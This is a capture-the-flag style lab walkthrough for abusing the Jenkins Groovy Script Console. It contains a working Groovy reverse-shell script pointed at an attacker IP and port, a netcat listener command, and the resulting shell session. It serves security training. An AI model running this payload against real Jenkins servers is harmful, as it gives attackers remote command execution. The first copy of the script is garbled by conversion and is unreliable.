
Name	Jenkins: Abusing Groovy Script Console
URL	https://attackdefense.com/challengedetails?cid=1719
Туре	DevSecOps : CI/CD Tools

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Abuse Groovy Script console to get a shell on Jenkins machine!


**Step 1:** Open the web browser and navigate to Jenkins web UI.

URL: <a href="http://jenkins:8080/">http://jenkins:8080/</a>



Step 2: Navigate to "Manage Jenkins" section.

URL: <a href="http://jenkins:8080/manage">http://jenkins:8080/manage</a>





**Step 3:** Click on "Script Console" to open Groovy Script console.

URL: http://jenkins:8080/script



This console allows a user to run commands for automation and reporting using a groovy script. By exploiting this privilege, attacker can use revsh.groovy (<a href="https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76">https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76</a>) to get a reverse connect back to the attacker machine.

## Revsh.groovy

String host="localhost"; int port=8044;

String cmd="cmd.exe";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new

Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),

si=s.getInputStream();OutputStream

 $po=p.getOutputStream(); while(!s.isClosed()) \{ while(pi.available()>0) so. write(pi.read()); while(pe.available()>0) so. write(pe.read()); while(pe.available()>0) so. write(pe.read()); while(si.available()>0) po. write(si.read()) so. write(pe.available()>0) so. write(pe.available$ 

);so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

**Step 4:** The attacker has to change three parameters shown in blue as per his setup. Check the IP address of the attacker machine.

Command: ip addr

```
root@attackdefense:~# ip addr

    lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul


t glen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
11767: eth0@if11768: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue st
ate UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid lft forever preferred lft forever
11770: eth1@if11771: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue st
ate UP group default
    link/ether 02:42:c0:12:1c:02 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.18.28.2/24 brd 192.18.28.255 scope global eth1
       valid lft forever preferred lft forever
root@attackdefense:~#
```

IP address is 192.18.28.2, Port 4444 can be used and for command, bash can be used.

## Revsh.groovy after modification

```
String host="192.18.28.2";
int port=4444;
String cmd="bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream();so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.
write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception
e){};p.destroy();s.close();
```

**Step 5:** Paste this script in the console.



**Step 6:** Start netcat listener on Attacker machine.

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

**Step 7:** Run the script from Groovy console and a bash session will connect to the netcat listener. The attacker can now run commands as user Jenkins.

## **Commands**

whoami date Is

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.18.28.3.
Ncat: Connection from 192.18.28.3:47188.
whoami
jenkins
date
Thu Mar 12 01:47:11 UTC 2020
ls
bin
boot
dev
etc
home
lib
lib32
lib64
```

In this manner, a misconfigured Jenkins can be exploited by the attacker.

## References:

- 1. Jenkins Documentation (<a href="https://jenkins.io/doc/">https://jenkins.io/doc/</a>)
- 2. Gitlab Documentation (https://docs.gitlab.com/)
- Revsh.groovy (<a href="https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76">https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76</a>)